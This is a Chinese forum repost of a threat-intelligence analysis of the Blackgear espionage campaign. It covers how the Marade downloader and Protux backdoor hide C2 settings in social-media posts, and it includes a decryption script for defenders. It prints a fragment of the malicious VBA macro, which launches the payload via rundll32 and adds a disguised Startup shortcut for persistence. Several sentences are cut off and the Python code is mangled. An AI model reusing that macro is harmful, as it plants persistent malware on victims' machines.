Blackgear复出，使用社交媒体传播C2配置信息

angel010 / 2018-07-18 02:22:52 / 浏览数 2870 技术文章 技术文章 顶(1) 踩(0)

简介

Blackgear网络间谍活动也称为Topgear或Comnie，基于Protux后门，最早可追溯到2008年。攻击目标位于日本、韩国和台湾地区，涉及公共机构、电信行业和高科技公司

Blackgear的一大特点就是会避免被检测，会滥用blog、microblog和社交媒体服务来隐藏C2的配置。如果C2信息嵌入在恶意软件中，那么很容易就会被拦截；与之相比，

通过分析Blackgear最新攻击活动中使用的Marade下载器（TSPY_MARADE.ZTBC）和Protux（BKDR_PROTUX.ZTBC），研究人员发现了博客和社交媒体发布的加密配置

图1. Facebook上发布的Marade加密配置信息



图2. Blackgear攻击的感染链

攻击链

为了更形象地描绘Blackgear的攻击活动，研究人员将攻击活动使用的攻击和技巧进行了关联分析。

使用诱饵文件或假的安装文件，通过垃圾邮件发送诱骗潜在受害者点击文件。

诱饵文件会提取出Marade下载器，释放在机器的temp文件夹中，并且将文件大小增加到超过50M，以绕过传统沙箱的检测。

Marade会检查受感染的主机是否可以连接到网络，还会检查是否安装反病毒软件。

如果受感染的系统能够联网并且没有安装反病毒软件，Marade就会连接到Blackgear控制的公开博客或者社交账号发布的消息来提取加密的C2配置。否则Marade使用代

加密的字符串会伪装成磁力链接来确保恶意流量以避免被反病毒软件检测到。然后，Marade会解密加密的字符串并从中提取出C2服务器的信息。

C2服务器会发送Protux到受害者主机并执行。Protux是一个非常有名的后门，执行时会使用rundll32动态链接库（dll），测试主机的网络、从其他博客提取C2服务器信
key并发送信息到C2服务器。

Blackgear的恶意软件攻击会使用RAR自提取可执行文件（self-extracting executable，SFX）或Office VB脚本来生成诱饵文件。下面是SFX文件和最近使用的诱饵文件截图：

图3. Blackgear使用的恶意SFX文件内容，伪装成Flash Player安装器



图4a. Blackgear使用的恶意文档

```
Close #1


Dim WshShell, oExec, lnk, sss
Set WshShell = CreateObject("WScript.Shell")
Set oExec = WshShell.Exec("rundll32.exe " + pth + ",Sd")
sss = Environ("APPDATA") + "\Microsoft\Windows\Start Menu\Programs\Startup\Conime.lnk"
Set lnk = WshShell.CreateShortcut(sss)
lnk.targetpath = "rundll32"
lnk.arguments = """" + pth + """,Sd"
lnk.Description = "Conime"
lnk.workingdirectory = Environ("Temp")
lnk.Save

Sheets("§Þ³N¤@ªÕTimmy").Visible = 1
Worksheets("§Þ³N¤@ªÕTimmy").Activate
Sheets("§Þ³N¤Gª÷Wesley").Visible = 1
Worksheets("§Þ³N¤Gª÷Wesley").Activate
Sheets("§Þ³N¤Cª÷Alex").Visible = 1
Worksheets("§Þ³N¤Cª÷Alex").Activate
Sheets("sheet1").Visible = 0
End Sub
```

图4b. VB脚本执行Marade的过程

图5. Protux的加密配置和同一博客内的Marade

Marade和Protux的关系

Marade和Protux的加密配置出现在同一博客中。如图5所示，红色区域的字符串作为搜索标签来找出配置信息的位置，橘色区域的字符串是Protux会提取出的加密配置信息

在Blackgear之前的攻击活动中，Protux的配置格式是其他的版本。比如，Protux的循环会搜索
"++a++"标签，如图5所示；最新版本的Protux使用的格式与Marade类似，如图6。



图6. 博客中的Protux的加密配置

对最新版本的Protux进行逆向分析可以帮助确定如何解密C2信息，具体参见下面的python代码。研究人员、系统管理员、信息安全专家等在解密Protux的最新版本时都可以

` import os, sys, datetime, operator, base64
def decrypt():
if len(sys.argv) != 2:
print “Usegae : ./decrypt_protux_magnet.py <full magnet="" strings="">”
sys.exit(0)</full>

```
str = sys.argv[1]
head = str.find("magnet:?xt=urn:bhih:")
tail = str.find("&xl=")
if -1 == tail:
tail = str.find("&xl=")

if -1 == head or -1 == tail:
print("can't find delimiter")
sys.exit()

b64_data = str[len("magnet:?xt=urn:bhih:"): tail]

b64_decode = base64.b64decode(b64_data)
key = ord(b64_decode[2])
data = b64_decode[4:]

output_file = open("C2_info", "wb")
for single_byte in data:
output_file.write(chr(ord(single_byte) ^ key))
output_file.close()
if name == 'main':
decrypt ()
`
```

新远程控制器工具

研究人员对Protux远程控制器工具样本的源进行了分析。该工具提供UI接口来帮助攻击者发送指令并监控被黑的终端主机，还可以在受感染的系统中远程控制Marade。



图7a. 控制器提取的Marade相关的信息



图7b. 收集的Protux相关的信息

根据控制器的行为，研究人员断定Marade和Protux是同一个组织开发的。这两个工具在个系统中服务不同的角色，Marade用于第一阶段攻击，发送被黑的系统信息到C2服

- FileManage – 列出系统的所有驱动和文件夹
- ProcManage – 列出被黑主机的所有进程、模块、线程和端口
- ServiceManage – 列出被黑主机的所有服务
- RegManage – 列出被黑主机的所有注册表
- ScreenManage – 截图
- ShellManage – 创建shell

Protux：学习新技巧

Protux是一个比较古老的后门，第一版的开发时间是2005年，距今已有13年时间，使用DLL注入来执行常规程序。基于这些行为，我们可以从使用的下载器和诱饵文件来进

```
%system32/rundll32.exe <PROTUX file name> <export name>.
```

从Protux的历史我们可以看出一些变化：输出名和运行原理，具体如下：
通过对Protux的关联分析，研究人员发现其中嵌入了版本号。图8中高亮部分就是后门的版本号和加密字符串的时间戳。

Export name	Year	How C&C information is retreieved
TStartUp	2005 – 2012	Directly connect to the C&C server and use DNS server to retrieve the C&C IP address.
CRestart	2009 – 2014	Use web DNS query to retrieve the C&C IP address, e.g., ip138[.]com.
CReset	2013 – 2018	Find the encrypted configuration through keywords on blog services.

Protux 3.7是最新版本，使用开源编译器OpenCSP和RSA算法来生成session key。

```
.text:10003325                push    edi
.text:10003326                mov     esi, ecx
.text:10003328                mov     ecx, 81h
.text:1000332D                lea     edi, [ebp+var_210]
.text:10003333                rep movsd
.text:10003335                push    offset aVer3_6Encrypte ; "VER3.6 Encrypted 140916"
.text:1000333A                lea     eax, [ebp+String1]
.text:10003340                push    eax             ; lpString1
.text:10003341                mov     ebx, edx
.text:10003343                movsw
.text:10003345                call    ds:lstrcpyA
```

```
.text:1000295A                push    eax             ; Dst
.text:1000295B                call    memcpy
.text:10002960                add     esp, 0Ch
.text:10002963                lea     eax, [ebp+String1]
.text:10002969                push    offset aVersion3_6With ; "VERSION3.6 with Encrypted 20110216"
.text:1000296E                push    eax             ; lpString1
.text:1000296F                call    ds:lstrcpyA
.text:10002975                push    1               ; int
```

```
xt:00000001800059E5                   movups  xmmword ptr [rax-20h], xmm0
xt:00000001800059E9                   movups  xmmword ptr [rax-10h], xmm1
xt:00000001800059ED                   dec     rcx
xt:00000001800059F0                   jnz     short loc_1800059A0
xt:00000001800059F2                   mov     ecx, [rdx]
xt:00000001800059F4                   mov     [rax], ecx
xt:00000001800059F6                   movzx   ecx, word ptr [rdx+4]
xt:00000001800059FA                   lea     rdx, aVer3_7Rsa1709 ; "VER3.7 RSA 1709"
xt:0000000180005A01                   mov     [rax+4], cx
xt:0000000180005A05                   lea     rcx, [rsp+258h+String1] ; lpString1
xt:0000000180005A0A                   call    cs:lstrcpyA
```

图8. Blackgear使用的不同版本的Protux

```
.rdata:00000001800250E8  00000007  C  1#QNAN
.rdata:00000001800250F0  00000037  C  [Open]CryptAcquireContext Created OK.CSP Version 0x%x.
.rdata:0000000180025128  0000002A  C  [Open]CryptAcquireContext Created Failed
.rdata:0000000180025158  00000028  C  [Open]CryptAcquireContext Open Failed .
.rdata:0000000180025180  00000025  C  [PubKeyEncrypt]CryptEncrypt Failed..
.rdata:00000001800251B0  0000004B  C  [PubKeyImport]CryptImportKey Failed.BlobLen:%d,First:0x%8.8x,Last:0x%8.8x.
.rdata:0000000180025200  0000001E  C  [InitEncrypt]OpenCSP Failed .
.rdata:0000000180025220  00000032  C  [InitEncrypt]CryptGenKey  AT_KEYEXCHANGE Failed .
.rdata:0000000180025258  00000035  C  [InitEncrypt]CryptGetUserKey AT_KEYEXCHANGE Failed .
.rdata:0000000180025290  00000005  C  \r\n\r\n
```

图9. 用OpenCSP加密的Protux

企业应对

Blackgear已经有10年的历史了，攻击目标覆盖不同行业。使用的攻击技术可以绕过传统的安全解决方案，比如Blackgear的攻击使用了了阶段感染。一些前在的受害者可能

因此，企业需要应对此类威胁，就需要开发出鲁棒的威胁寻找策略以帮助验证是否存在入侵、威胁和潜在的系统活动。企业还应建立深度威胁分析和关联机制，从网络到服务

附 IOC地址：
https://documents.trendmicro.com/assets/appendix-blackgear-cyberespionage-campaign-resurfaces-abuses-social-media-for-c&c-communication.pdf

来源：
https://blog.trendmicro.com/trendlabs-security-intelligence/blackgear-cyberespionage-campaign-resurfaces-abuses-social-media-for-cc-communication/

上一篇：[红日安全]代码审计Day1 - ... 下一篇：Pwn2Own 2018 Safa...

1. 0 条回复
   - 动动手指，沙发就是你的了！

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板